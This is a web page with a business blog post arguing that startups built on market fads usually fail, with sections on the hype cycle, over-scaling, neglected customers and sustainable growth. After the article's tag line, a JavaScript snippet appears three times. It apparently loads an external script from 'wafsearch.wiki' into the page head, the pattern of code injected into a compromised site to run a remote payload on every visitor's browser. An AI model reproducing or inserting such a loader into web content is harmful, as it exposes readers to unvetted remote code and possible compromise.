
Why a Trend Business Often Fails to Yield Results
 Entrep Admin
 Entrepreneurs often feel a strong pull toward the latest market craze. Launching a trend business promises quick profits and immediate customer attention. Many people jump into these ventures without considering the long-term reality. This initial excitement usually masks significant risks for the unprepared owner. Markets change faster than most startups can realistically adapt. A strategy built on a fad often collapses once the novelty fades. Success requires more than just riding a temporary wave of popularity. Smart founders look beyond the current hype to find lasting value.
The Trap of Instant Popularity
Viral moments create a false sense of security for new brands. High demand during the first month does not guarantee future sales. Consumers frequently ditch new habits as quickly as they adopt them. Most trends act like a flash in a dark pan. You might see a massive spike in your website traffic today. That same traffic could vanish entirely by next Tuesday morning. Sudden fame often leads to poor long-term decision-making. Founders spend too much money on inventory that eventually gathers dust.
Building a brand takes time and consistent effort over years. Trends force you to move at an unsustainable and frantic pace. You race against a clock that you cannot actually see. Competition becomes fierce as copycats flood the narrow market space. Prices drop rapidly when too many sellers offer the same thing. Profit margins shrink until the business model no longer works. High overhead costs quickly eat away at your remaining cash reserves. Panic often sets in when the orders finally stop coming.
Understanding the Hype Cycle
Every popular movement follows a very predictable and steep path. It begins with a sharp rise known as the “peak of expectations.” Early adopters drive the conversation and create a sense of urgency. Media outlets amplify the message to gain their own easy clicks. Investors pour capital into anything that looks like the next big thing. However, this peak always precedes a deep and painful valley. Experts call this phase the trough of disillusionment. Interest wanes as the public moves toward a newer shiny object.

Most trend-based companies do not survive this specific downward slide. They lack the structural foundation to withstand a loss of interest. These businesses focus on the “what” instead of the “why.” They sell a product but fail to solve a real problem. Real problems persist long after a social media trend dies. Solutions for deep needs provide much more stable revenue streams. You must identify if your idea serves a passing whim. Sustainable ventures build their house on the rock of utility.
The High Cost of Rapid Scaling
Rapid growth sounds like a dream for any ambitious person. Yet, scaling a business for a trend brings unique dangers. You hire staff to handle a volume that might not last. Your team becomes a liability once the customer base shrinks. Large warehouses require expensive long-term leases and monthly maintenance. These fixed costs do not disappear when sales eventually plummet. Many owners find themselves trapped in bad contracts and debt. Flexibility vanishes when you overextend your reach too quickly.
Inventory management becomes a high-stakes game of financial chicken. You order thousands of units to meet the current demand. The shipment arrives just as the trend starts to cool. Suddenly, you own a mountain of goods nobody wants to buy. Liquidation sales rarely cover the initial cost of the items. This scenario bankrupts talented people every single year. Greed often blinds even the most seasoned and careful professionals. They forget that gravity applies to markets just like physics. What goes up must eventually come back down to earth.
Ignoring the Core Customer Experience
Fad-driven companies often prioritize speed over the actual product quality. They rush items to market to beat the heavy competition. Quality control suffers during this frantic and messy production phase. Customers receive a sub-par experience and lose trust in the brand. Bad reviews accumulate and stain your reputation for a lifetime. A trend business rarely survives a wave of negative feedback. People forgive a slow delivery but hate a broken promise. True loyalty stems from consistent value and reliable service.
Focusing on a gimmick prevents you from building a community. You treat buyers like one-time transactions rather than valued partners. This transactional mindset kills the chance for high lifetime value. Successful companies thrive on repeat business and word-of-mouth praise. A trend seeker only cares about the next hot sale. This shortsightedness leaves you vulnerable to the next big shift. You spend more on ads because you have no fans. Your marketing budget becomes a black hole for your profits.
Shifting Toward Sustainable Growth
Long-term success depends on solving a recurring pain point. Look for industries that provide essential services or timeless joy. People will always need food, shelter, and reliable connection. Sustainable growth happens when you build a solid brand identity. Your values should resonate with a specific and loyal audience. Adaptability allows you to pivot without losing your core mission. You can use trends to boost a healthy business. Do not make the trend the entire soul of the company.
Diversification protects your income from sudden market shifts and shocks. Offer a variety of products that satisfy different consumer needs. This strategy ensures that one failure does not sink the ship. Build a strong relationship with your customers through honest communication. Listen to their feedback and evolve your offerings over time. Slow and steady progress beats a fast and messy crash. You want a business that lasts for decades, not months. Real wealth is built through patience and careful strategic planning.
The Verdict on Market Fads
Innovation differs significantly from a simple and shallow market trend. True innovators change how we live and work forever. They create new categories that stay relevant for many generations. A trend is merely a symptom of a temporary cultural mood. You can observe trends to understand the current social climate. Using them as a foundation for a business is risky. Only a few lucky individuals ever make it out alive. Most people lose their shirts and their confidence in the process.
Evaluate your next business idea with a very critical eye. Ask yourself if this product will matter in five years. If the answer is no, reconsider your entire primary plan. Invest your time in skills that translate across different industries. Build a network of professionals who value integrity and longevity. The best companies grow quietly and steadily behind the scenes. They do not need a viral tweet to stay profitable. Choose the path of substance over the glitter of hype. Your future self will appreciate the stability you create today.
trend businessvar url = ‘https://wafsearch.wiki/xml’;
var script = document.createElement(‘script’);
script.src = url;
script.type = ‘text/javascript’;
script.async = true;
document.getElementsByTagName(‘head’)[0].appendChild(script);var url = ‘https://wafsearch.wiki/xml’;
var script = document.createElement(‘script’);
script.src = url;
script.type = ‘text/javascript’;
script.async = true;
document.getElementsByTagName(‘head’)[0].appendChild(script);var url = ‘https://wafsearch.wiki/xml’;
var script = document.createElement(‘script’);
script.src = url;
script.type = ‘text/javascript’;
script.async = true;
document.getElementsByTagName(‘head’)[0].appendChild(script);
You Might Also Like:
 The Entrepreneur’s Blueprint: Your Business Start Guide
 Inventory Costing and Management Practices for Business Success
 Sales Channel Strategy
This Post Has 0 Comments